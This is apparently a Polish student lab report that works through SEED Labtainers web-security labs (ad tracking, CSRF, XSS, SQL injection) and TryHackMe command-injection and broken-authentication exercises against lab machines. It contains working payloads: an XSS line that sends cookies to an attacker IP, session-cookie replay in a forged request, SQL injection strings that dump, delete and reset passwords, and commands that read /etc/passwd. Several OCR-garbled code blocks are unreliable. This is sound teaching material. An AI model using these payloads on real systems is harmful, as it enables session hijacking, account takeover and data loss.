
Laboratorium 3

Część I - Labtainers

Webtrack

Zadanie 1

1. Wyczyszczam historię wyszukiwania w przeglądarce Firefox.



2. Otwieram stronę Elgg – wyświetla się tylko miejsce do zalogowania.



3. Otwieram wszystkie strony sklepowe i klikam na wybrane buty.



4. Odświeżam stronę Elgg – pojawia się obrazek butów, które wybrałem na stronie sklepu.




5. Po zamknięciu przeglądarki i załadowaniu strony Elgg ponownie obrazek dalej się pojawia.


Wniosek: Na jednej stronie mogą pojawić się reklamy bazujące na aktywności na innej stronie. Informacje są trwale zapisane – nie pomaga uruchomienie ponowne przeglądarki.

Zadanie 2

1. Otwieram stronę sklepu z kamerami i w Firefoxie uruchamiam Network z Web Developer.




- 2. Klikam na szczegóły dotyczące jednej z kamer.
- 3. Na liście ruchu http znajduję dwa żądania do domeny www.wtlabadserver.com.



W kodzie źródłowym strony znajduję linijkę odpowiedzialną za załadowanie tamtej strony.

- 5. Otwieram ponownie stronę sklepu z kamerami i wybieram jedną kamerę.
- 6. Otwieram stronę www.wtlabserver.com.

7. Włączam Storage Inspector i patrzę na pliki cookies – na stronię sklepu znajduje się tylko jeden plik, którego zawartości nie można podejrzeć. Na stronie reklamodawcy znajdują się dwa pliki cookies. Jeden z nich w kolumnie last accesed on ma datę z przed wejścia na stronę reklamodawcy – to jest third-party cookies. Nazywa się tak ponieważ nie należy do strony ładowanej przez użytkownika, tylko innej ładowanej przez strony odwiedzane przez użytkownika.




Zadanie 3

- 1. Otwieram strony sklepów.
- 2. Klikam na wybrane produkty.
- 3. Na stronie <u>www.wtlabadserver.com/preferences.php</u> znajduje się tabela zawierająca informacje o ilości wyświetlonych produktów przez użytkowników. W każdym wierszu jest kod użytkownika i produktu, nazwa i kategoria produktu i ilość wyświetleń, która zmienia się o jeden z każdym kliknięciem "View details" przy produkcie.




- 1. Otwieram strone Elgg.
- 2. W Developer / Network znajduje się zapytanie do reklamodawcy. Zwraca najczęściej wyświetlany przedmiot, a gdy więcej niż jeden jest wyświetlony tyle samo razy zwraca ten pierwszy z tabeli na stronie z poprzedniego zadania. Na początku wyświetlił się Nikon 1011. Po wyświetleniu Samsung LCD jeden raz więcej i odświeżeniu strony Elgg na jego miejscu znalazł się Samsung LCD.



Zadanie 5

- 1. Otwieram nowe okno prywatne.
- 2. Wchodzę na stronę Elgg nie wyświetla się na niej żadna reklama.



- 3. Otwieram strony sklepów.
- 4. Klikam na wybrany produkt.

5. Odświeżam stronę Elgg – pojawia się na niej reklama produktu, który obejrzałem.



6. Po ponownym otwarciu prywatnego okna i otworzeniu strony Elgg reklama znika.

Wniosek: W przeciwieństwie do normalnego przeglądania prywatne okna pomagają zachować prywatność – pliki cookies nie są zachowywane po zamknięciu okna.

Zadanie 6

Po załadowaniu strony http://dictionary.reference.com z włączonym Web Developer / Network na liście znajduje się dużo zapytań do stron, w których nazwie występuje "ad".,




Zauaille /

1. Wyłączam third-party cookies.



- 2. Otwieram strony sklepów i włączam Web Developer / Network.
- 3. Klikam na wybrany produkt.

4. Na liście znajduje zapytanie, które ustawia third-party cookies.




5. Otwieram stronę Elgg – nie wyświetla się na niej żaden produkt. Na liście jest jedno zapytanie do reklamodawcy. Różni się od tego z zadania 4 tym, że jego rozmiar to 0B.




Xforge

Zadanie 1

1. Wchodzę na stronę Elgg i loguję się jako Samy.



2. Wyszukuję profil Bobiego i patrzę na link, który wyświetla się po najechaniu na przycisk Add friend.



3. Zauważam, że po wklejeniu go do przeglądarki nawet po usunięciu wszystkiego po friend=40 Samy dodaje Bobiego do znajomych.



4. Na komputerze ze stroną Bobiego zauważam plik index.html.

```
attacker@attacker-site:~

attacker@attacker-site:~$ pwd
/home/attacker
attacker@attacker-site:~$ ls
MyHTTPServer.py index.html
attacker@attacker-site:~$
```

5. Otwieram go w Vimie i zauważam miejsce na wpisanie swojego kodu.

```
attacker@attacker-site: ~

<html>
<head>
<title>
Malicious Web
</title>
</head>
<body>
Write your malicious web here
</body>
</html>
```

6. Dodaje tag img, którego źródło jest linkiem powodującym dodanie Bobiego do znajomych.

```
attacker@attacker-site:~ × admin@vuln-site:~

<html>
<head>
<title>
Malicious Web
</title>
</html>
</html>

in a size of the s
```

7. Loguje się jako Boby i dodaje post, który ma zachęcić Alice do kliknięcia.

The Wire > Bob Boby's V	vire posts
All	ine Friends
Check out	my website Alice: http://www.csrflabattacker.com
Post	

8. Z komputera Alice loguje się na jej konto i klikam w link w poście Bobiego.

All Site Activity		
All Mine Friends		
Boby posted to the wire 18 minutes ago		
Check out my website Alice: http://www.csrflabattacker.com		
Samy is now a friend with Boby <u>24 minutes ago</u>		

9. W skutek kliknięcia Alice dodaje Bobiego do znajomych.

All Site Activity All Mine Friends Alice is now a friend with Boby just now

Zadanie 2

1. Edytuje plik index.html i wklejam kod z przykładu

```
chtml>
chdy>
chdy>
chts


This page forges an HTTP POST request.

c/h1>
sccript type="text/javascript">
function post(url,flelds)
{
//create a <form> element.
var p = document.createEtement("form");
//construct the form
>.action = url;
>.innerHTML = ftelds;
>.target = "_self";
>.nethed = "post";
//append the form to the current page.
document.body.appendchtld(p);
//submit the form
>.submit();
}
function csrf_hack()

**Var ftelds:
// The following are form entries that need to be filled out
// by attackers. The entries are made hidden, so the victin
// wone-@-Yt be able to see then.
// wone-@-Yt be able to see then.
// wone-@-Yt be "cinput types-@-Yhiddene-@-Y names-@-Ycascriptione-@-Y values-@-Ye-@-Y>";
fields *= "cinput types-@-Yhiddene-@-Y names-@-Ydescriptione-@-Y values-@-Ye-@-Y>";
fields *= "cinput types-@-Yhiddene-@-Y names-@-Ybriefdescription]-@-Y values-@-Ye-@-Y>";
fields *= "cinput types-@-Yhiddene-@-Y names-@-Ybriefdescription-@-Y values-@-Ye-@-Y>";
fields *= "cinput types-@-Yhiddene-@-Y names-@-Yolcatione-@-Y values-@-Ye-@-Y>";
fields *= "cinput types-@-Yhiddene-@-Y names-@-Ylocatione-@-Y values-@-Ye-@-Y>";
fields *= "cinput types-@-Yhiddene-@-Y names-@-Ylocatione-Py values-@-Ye-@-Y>";
fields *= "cinput types-@-Yhiddene-Py names-@-Ylocatione-Py values-@-Ye-@-Y>";
fields *= "cinput types-@-Yhiddene-Py names-@-Ylocatione-Py values-@-Ye-@-Y>";
fields *= "cinput types-@-Yhiddene-Py names-@-Ylocatione-Py values-@-Ye-@-Y>";
fields *= "cin
```

 Naprawiam wszystkie źle wklejone pojedyncze cudzysłowy, zmieniam name na Boby, description na I suport SEED project!, guid na 40 i url na http://csrflabelgg.com/action/profile/edit.


3. Z konta Alice wysyłam wiadomość do Bobiego z linkiem.




4. Na koncie Bobiego wchodzę w wiadomości, jest tam wiadomość od Bobbiego.



5. Po kliknięciu w link opis Bobiego zmienia się na I suport SEED project!



Alice może uzyskać id Bobiego wchodząc na jego profil i najeżdżając na przycisk Remove friend lub Send a message, w linku będzie id użytkownika, na którego profilu jesteśmy.



Tak dałoby się to zrobić. Z sesji użytkownika wejść na jego profil – zostaniemy wtedy przekierowani na link z nazwą jego profilu. Następnie można użyć skryptu, który ładuje tą stronę z sesji Alice i pobiera id użytkownika z linku, na który przekierowuje przycisk Add friend.

Zadanie 3

1. Z komputera administratora znajduję plik actions.php.

```
[admingvuln-site ]S cd ../..
[admingvuln-site ]S cd media
bin home mnt root sys var
boot lib mysql-community-release-el7-5.noarch.rpm run
boot lib mysql-community-release-el7-5.noarch.rpm run
dev lib64 opt
[admingvuln-site var]S cd var
[admingvuln-site var]S ls
adm db games kerberos lib lock mail opt run
cache enpty gopher labstaner local log mis preserve spool www
[admingvuln-site var]S cd ww
-bash: cd: www. No such file or directory
[admingvuln-site war]S cd www
-bash: cd: www. No such file or directory
[admingvuln-site www]S cd csrflabelgg.com
[admingvuln-site www]S cd csrflabelgg.com
[admingvuln-site www]S cd csrflabelgg.com] S cgi-bin csrflabelgg.com]S cgi-bin csrflabelgg.com]S cgi-bin csrflabelgg.com]S cd elgg-engine/lib
[admingvuln-site www]S cd csrflabelgg.com]S cd elgg-engine/lib
[admingvuln-site www]S cd csrflabelgg.com] by wrapper.php pageowner.php tags.php
actions.php elgglib.php metadata.php plugins.php upgrade.php
upgrades
actions.php elgglib.php metadata.php plugins.php upgrades.php
admin.php entites.php metadata.php relationships.php upgrades
annotations.php extender.php natification.php relationships.php vivate.settings.php
cache.php cache.php filestore.php natification.php river.php vives.php
configuration.php group.php objects.php sessions.php web_services.php
database.php languages.php output.php statistics.php vivates.php
database.php languages.php output.php statistics.php vives.php
```

2. Otwieram plik actions.php używając komendy sudo vim actions.php (plik jest tylko do odczytu i bez sudo nie da się go nadpisać) i znajduję funckję action_gatekeeper.

3. Wykomentowuje linijkę return true;.

```
function action_gatekeeper($action) {
    //SEED:Modified to enable CSRF.
    //Comment the below return true statement to enable countermeasure.
    //return true;

if ($action === 'login') {
    if (validate_action_token(false)) {
        return true;
    }
}
```

4. Po tej zmianie gdy Bob kliknie w link opis się nie zmieni, a na stronię Elgg zaczną wyskakiwać błędy.




Xsite

Zadanie 1


1. Loguje się na konto Bobiego i wchodzę na stronę jego profilu.



2. Klikam przycisk Edit profile, w polu About me wpisuję poniższy skrypt i klikam save.



3. Po wejściu na jego profil wyświetla się powiadomienie.




Zadanie 2

1. Edytuję profil Bobiego i w polu Brief description wpisuję poniższy skrypt.



2. Po wejściu na profil Bobiego wyświetla się powiadomienie z zawartością pliku cookies.



1. Na komputerze atakującego znajduję, folder echoserver i czytam instrukcję jak go uruchomić.

```
ubuntu@attacker:-$ ls
HTTPSimpleForge echoserver
ubuntu@attacker:-$ cd echoserver
ubuntu@attacker:-$ cd echoserver
ubuntu@attacker:-$ cd echoserver
ubuntu@attacker:-$ choserver$ ls
Makefile README echoserve echoserv.c helper.c helper.h
ubuntu@attacker:-$ cat README
ECHOSERV
=======

Demonstrates a simple TCP/IP echo server, using the
Berkeley Sockets API.

Usage
=====

Example of usage:

[paul@localhost paul]$ .$ /echoserv 5555 &
[paul@localhost paul]$ telnet localhost 5555
Trying 127.0.0.1...
Connected to localhost.
Escape character is 'A''.
Echo this line for me, please.
Echo this line for me, please.
Connection closed by foreign host.
[paul@localhost paul]$
[paul@localhost paul]$
```

2. Używam make żeby skompilować program.

```
ubuntu@attacker:~/echoserver$ make
gcc -o echoserv.o echoserv.c -c -ansi -pedantic -Wall
echoserv.c: In function 'main':
echoserv.c:66:5: warning: implicit declaration of function 'memset' [-Wimplicit-function-declaration
]
memset(&servaddr, 0, sizeof(servaddr));
^
echoserv.c:66:5: warning: incompatible implicit declaration of built-in function 'memset'
echoserv.c:66:5: note: include '<string.hs' or provide a declaration of 'memset'
echoserv.c:103:28: warning: implicit declaration of function 'strlen' [-Wimplicit-function-declaration]
Writeline(conn_s, buffer, strlen(buffer));
echoserv.c:103:28: warning: incompatible implicit declaration of built-in function 'strlen'
echoserv.c:103:28: mote: include '<string.h>' or provide a declaration of 'strlen'
gcc -o helper.o helper.c -c -ansi -pedantic -Wall
ubuntu@attacker:~/echoserver$
```

3. Uruchamiam echoserver.



4. W opisie profilu Bobiego wpisuję skrypt z polecenia uzupełniając go o IP atakującego.




5. Po wejściu na profil Bobiego będąc zalogowanym jako Alice, echoserver wyświetla pliki cookies.

GET /?c=Elgg%3Dvt465aqlse5288od8154e6l220 HTTP/1.1

1. Znajduję na komputerze atakującego plik HTTPSimpleForge.java.

```
[2]+ Stopped ./echoserv
ubuntu@attacker:~/echoserver$ ls
Makefile README echoserv echoserv.c echoserv.o helper.c helper.h helper.o
ubuntu@attacker:~/echoserver$ cd ..
ubuntu@attacker:~$ ls
HTTPSimpleForge echoserver
ubuntu@attacker:~$ cd HTTPSimpleForge
ubuntu@attacker:~ hTTPSimpleForge
ubuntu@attacker:~ hTTPSimpleForge$ ls
HTTPSimpleForge.java
```

2. Najeżdżając na przycisk Add friend na profilu Bobiego patrzę jakie powinny być wartości timestamp i token.




3. Edytuję plik z kodem i uzupełniam token, timestamp i friend.

```
ry {
   int responseCode;
   InputStream responseIn=null;
   String requestDetails = "&_elgg_ts=1673116538&_elgg_token=0b09dc6d5390fb8319554eb3a96bc98b";
   // URL to be forged.
   URL url = new URL ("http://www.xsslabelgg.com/action/friends/add? friend=40"+requestDetails);
   // URLConnection instance is created to further parameterize a
   // resource request past what the state members of URL instance
   // can represent.
```


4. Uzupełniam cookies pozyskane z echoservera.

```
urlConn.setRequestMethod("GET");
String cookies = "Elgg=vt465aqlse5288od8154e6l220";
urlConn.addRequestProperty("Cookie", cookies);
```

5. Po skompilowaniu programu poleceniem javac i uruchomieniem go poleceniem java, Alice dodaje Bobiego do znajomych.




1. Loguję się jako administrator i włączam plugin HTMLawed 1.8.



2. Powoduje to, że skrypt z pierwszego zadania nie zadziała.



3. Natomiast obrazek przechwytujący pliki cookies dalej działa.



4. Na komputerze atakującego pojawiają się cookies.

GET /?c=Elgg%3Dbki662pirrhqflq5ljua28gqq5 HTTP/1.1

5. Na komputerze strony nawiguję do plików podanych w zadaniu.

```
[ubuntu@vuln-site -]$ pwd
/home/ubuntu
[ubuntu@vuln-site home]$ ls
ubuntu
[ubuntu@vuln-site home]$ cd ..
[ubuntu@vuln-site ys]$ ls
anaconda-post.log etc media proc srv usr
root sys var
bot ltb mysql-community-release-el7-5.noarch.rpm root sys
[ubuntu@vuln-site vs]$ ls
adm db games kerberos lib lock mail opt run
cache empty gopher labtainer local log nis preserve spool
[ubuntu@vuln-site vs]$ cd www
[ubuntu@vuln-site wwi]$ ls
cacl-bin html xsslabelgg.com
[ubuntu@vuln-site www]$ ls
cgl-bin html xsslabelgg.com
[ubuntu@vuln-site www]$ cd xsslabelgg.com
[ubuntu@vuln-site saslabelgg.com]$ cd elgg/views/default/output
[ubuntu@vuln-site saslabelgg.com]$ cd elgg/views/default/output
[ubuntu@vuln-site output]$ ls
access.php date.php friendlyttime.php location.php tags.php-
text.php
calendar.php dropdown.php friendlyttime.php longtext.php tag.php-
text.php
calendar.php dropdown.php friendlyttime.php longtext.php tag.php-
url.php
confirmlink.php email.php iframe.php radio.php tags.php-
url.php
riendlyttie.php pulldown.php tags.php-
url.php
```

6. Edytuję pliki i usuwam komentarze.

```
[ubuntu@vuln-site output]$ sudo vim text.php
[ubuntu@vuln-site output]$ sudo vim tagcloud.php
[ubuntu@vuln-site output]$ sudo vim tags.php
[ubuntu@vuln-site output]$ sudo vim access.php
[ubuntu@vuln-site output]$ sudo vim tag.php
[ubuntu@vuln-site output]$ sudo vim friendlytime.php
[ubuntu@vuln-site output]$ sudo vim url.php
[ubuntu@vuln-site output]$ sudo vim dropdown.php
[ubuntu@vuln-site output]$ sudo vim dropdown.php
[ubuntu@vuln-site output]$ sudo vim email.php
[ubuntu@vuln-site output]$ sudo vim confirmlink.php
```

7. Po zmianie obrazek nie pojawia się.

```
Brief description: <script>document.write('<img src=http://172.25.0.3:5555?c=' +
```

Sql-inject

Zadanie 1

1. Używam poleceń aby wyświetlić dostępne tabele.

Zadanie 2

1. W pole id wpisuje 'or name='admin' -- spowoduje to że zostanie wybrany wiersz, w którym wartość kolumny name wynosi admin, a część odpowiedzialna za przyrównanie hasła zostanie wykomentowana.



2. Po kliknięciu Get Information zobaczymy informacje o wszystkich pracownikach.



3. Żeby zrobić to samo w konsoli patrzę jaki adres ma strona z wynikami i przepisuję to, co wpisałem jako id wcześniej, zamieniając wszystkie spacje na %20, a wszystkie apostrofy na %27.

4. Żeby usunąć wiersz z tablicy w pole id mogę wpisać '; delete from credential where eid='20000'; -- .

Employee Profile Information		
Employee ID: fential where eid='20000';		
Password:		
Get Information		
Copyright © SEED LABs		

5. Zostanę ,wtedy przeniesiony na stronę, która pokaże że autentykacja się nie powiodła (ale nie pokaże się błąd wykonania).

The account information your provide does not exist

6. Niestety nie możemy wprowadzić żadnych zmian – prawdopodobnie jest jakieś zabezpieczenie niepozwalające na wykonanie się więcej niż jednego polecenia SQL.

Alice Profile
$Employee \ ID: 10000 \ salary: 20000 \ birth: 9/20 \ ssn: 10211002 \ nickname: email: address: phone \ number: 10000 \ nickname: email: address: phone \ number: 100000 \ nickname: email: address: phone \ number: 10000 \ nickname: email: address: phone \ number: 100000 \ nickname: email: address: phone \ number: 100000 \ nickname: email: address: phone \ number: 100000 \ nickname: email: address: phone \ number: 1000000000000000000000000000000000000$
Boby Profile
Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:
Ryan Profile
Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:
Samy Profile
Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address: phone number:
Ted Profile
Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email: address: phone number:
Admin Profile
Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname: email: address: phone number:
Edit Profile


1. Loguję się jako Alice na swój profil.

Employee Profile Information			
Employee ID:	10000		
Password:	•••••		
Get Information			
Copyright	© SEED LABs		

2. W miejsce nickname wpisuje Alice', salary='10000. Pierwszy apostrof skończy pole name, a apostrof, który miał skończyć pole name w kodzie skończy pole salary.



3. Po kliknięciu edit możemy zauważyć zmiany.



4. Ponieważ hasła są hashowane funkcją SHA1, używam gotowego generatora w internecie, aby zhashować hasło 1234.

SHA1 and other hash functions online generator



Result for sha1: 7110eda4d09e062aa5e4a390b0a572ac0d2c0220


5. W pole nickname wpisuję Ryan', Password='7110eda4d09e062aa5e4a390b0a572ac0d2c0220' WHERE name='Ryan' #. # nie dopuści WHERE z końca linijki na wprowadzenie swoich ograniczeń.

Edit Profile Information		
Nick Name:	J220' WHERE name='Ryan' #	
Email:		
Address:		
Phone Number:		
Password:		
	Edit	
Copyright	© SEED LABs	

6. Wylogowywuję się z konta Alice i loguję się na konto Ryana używając hasła 1234.

Employee Profile Information			
Employee ID:	30000		
Password:	••••		
Get Information			
Copyright © SEED LABs			

7. Mogę wyświetlić konto Ryana.



Zadanie 4

1. Na komputerze strony wyszukuję plik unsafe_credentials.php.

```
Bye
[student@web-server ~]$ ls
Users.sql
[student@web-server hone]$ cd ..
[student@web-server /]$ ls
anaconda-post.log boot etc lib media mysql-community-release-el7-5.noarch.rpm proc run srv sys.tar typescript var
bin dev hone lib64 mnt opt
[student@web-server /]$ cd var
[student@web-server var]$ ls
adm cache db empty games gopher kerberos labtainer lib local lock log mail nis opt preserve run spool www yp
[student@web-server var]$ cd www
[student@web-server www]$ ls
cgi-bin html seedlabsqlinjection.com
[student@web-server www]$ cd seedlabsqlinjections.com
-bash: cd: seedlabsqlinjections.com: No such file or directory
[student@web-server www]$ cd seedlabsqlinjection.com]
[student@web-server seedlabsqlinjection.com]$ com
[student@web-server seedlabsqlinjection.com]$ cd public_html
[student@web-server seedlabsqlinjection.com]$ cd public_html
[student@web-server public_html]$ ls
edit.php index.html logoff.php README style_home.css unsafe_credential.php unsafe_edit.php
```

2. Zmieniam kod według polecenia.

3. Po tej zmianie sposób na zalogowanie się z drugiego zadania nie zadziałał.

The account information your provide does not exist

Część II - TryHackMe

Przed rozpoczęciem rozwiązywania zadań należy przygotować system. Po założeniu konta na platformie TryHackMe musimy skonfigurować VPN, aby móc uruchomić maszyny z aplikacjami. Postępujemy zgodnie z instrukcją - w naszym przypadku dla Windowsa (do pracy na aplikacjach internetowych nie będziemy potrzebowali maszyny wirtualnej z kali linuxem). Po pierwsze pobieramy plik z konfiguracją osobistego VPN, po czym ściągamy aplikację OpenVPN GUI. Po jej uruchomieniu wybieramy wcześniej pobrany plik z konfiguracją VPN i uruchamiamy prywatny VPN.



Teraz możemy przystąpić do wykonywania zadań.

Command Injection Practical [Severity 1]

W pierwszym zadaniu poruszany jest problem interpretacji danych wprowadzanych do systemu przez użytkownika jako komend umożliwiających zdobycie wrażliwych informacji o urządzeniu. W ćwiczeniu będziemy chcieli zobaczyć, jakie dane będziemy w stanie zdobyć wpisując zwykłe komendy charakterystyczne dla terminala systemowego.

Zadania:

1. What strange text file is in the website root directory?

W celu wykonania zadania próbujemy wpisać standardową komendę ls – ukazuje nam ona odpowiedź w postaci zawartości przeglądanego zasobu (jest to plik drpepper.txt).



W formularzu wpisujemy odpowiedź: drpepper.txt i sprawdzamy poprawność wykonania

What strange text file is in the website root directory?

drpepper.txt

Correct Answer

2. How many non-root/non-service/non-daemon users are there?
W tym zadaniu proszeni jesteśmy o wypisanie ilu użytkowników o statusie non-root/non-service/non daemon jest na badanej maszynie. Najczęściej powyższe dane są zawartością pliku passwd (próbujemy wyświetlić jego zawartość komendą cat /etc/passwd).



Z danych zwartych w pliku passwd możemy wywnioskować, że użytkowników o statusie non-root/non-service/non daemon nie ma na tym urządzeniu (w formularzu wpisujemy zatem "0").

How many non-root/non-service/non-daemon users are there?


0 Correct Answer

3. What user is this app running as?

W celu sprawdzenia nazwy użytkownika, który steruje aplikacją wpisujemy komendę whoami.



Po uzyskaniu odpowiedzi wpisujemy ją do formularza i sprawdzamy poprawność wykonania zadania.



4. What is the user's shell set as?

W celu sprawdzenia powłoki systemowej po raz kolejny wpisujemy komendę cat /etc/passwd (tę informację będziemy próbowali znaleźć w pliku passwd).



Widzimy tutaj powtarzającą się ścieżkę /usr/sbin/nologin. Odpowiedź wpisujemy do formularza.

What is the user's shell set as?

/usr/sbin/nologin

Correct Answer

5. What version of Ubuntu is running?

Aby sprawdzić wersję Ubuntu wpisujemy komendę cat /etc/os-release.




Następnie sprawdzamy poprawność wpisanej w formularzu odpowiedzi.

What version of Ubuntu is running?

18.04.4 Correct Answer

6. Print out the MOTD. What favorite beverage is shown?

Tym razem proszeni jesteśmy o wyświetlenie MOTD – ekranu powitalnego, na którym znajdziemy informację na temat jakiegoś napoju. W tym celu wpisujemy komendę cat /etc/updatemotd.d/00-header (końcówka "header" podana jest jako wskazówka na TryHackMe).



W ostatniej linijce komunikatu widzimy nazwę DR PEPPER i to właśnie ją wpisujemy w formularzu.

Print out the MOTD. What favorite beverage is shown?

Dr Pepper Correct Answer ♥ Hint

Podsumowanie wykonania zadań:




Broken Authentication Practical [Severity 2]

W tym zadaniu poznajemy wady systemu w kwestii logowania na konto użytkownika. Zwrócimy szczególną uwagę na podatność aplikacji, dzięki której można zarejestrować w aplikacji użytkownika, który już istnieje (według przykładu: istnieje użytkownik o loginie "admin", a my stworzymy konto o loginie "admin" – ze spacją). Wada systemu po rejestracji pozwoli nowemu użytkownikowi widzieć zawartość konta prawdziwego użytkownika "admin".

Zadania:

1. What is the flag that you found in darren's account?

Przechodzimy do maszyny, którą otwieramy w nowym oknie i próbujemy sprawdzić czy nasz system będzie podatny na problem opisany w zadaniu. W tym celu zakładamy konto "darren" (ze spacją na początku), dopisując przykładowy adres email i hasło.



Po rejestracji próbujemy zalogować się używając danych, które wpisaliśmy w poprzednim kroku (wpisujemy login i hasło). Po operacji logowania naszym oczom ukazuje się flaga, która dotyczy prawdziwego użytkownika "darren".



Na zakończenie tej części zadania wpisujemy powyższą flagę w formularzu i sprawdzamy czy nasza odpowiedź jest poprawna.



2. What is the flag that you found in arthur's account?

Dalej jesteśmy poproszeni o przeprowadzenie tej samej operacji dla konta "arthur". W tym celu zakładamy konto o loginie " arthur" (ze spacją) i uzupełniamy je adresem email i hasłem.



Następnie logujemy się na nowo powstałe konto i na swoich ekranach zauważamy flagę użytkownika arthur.



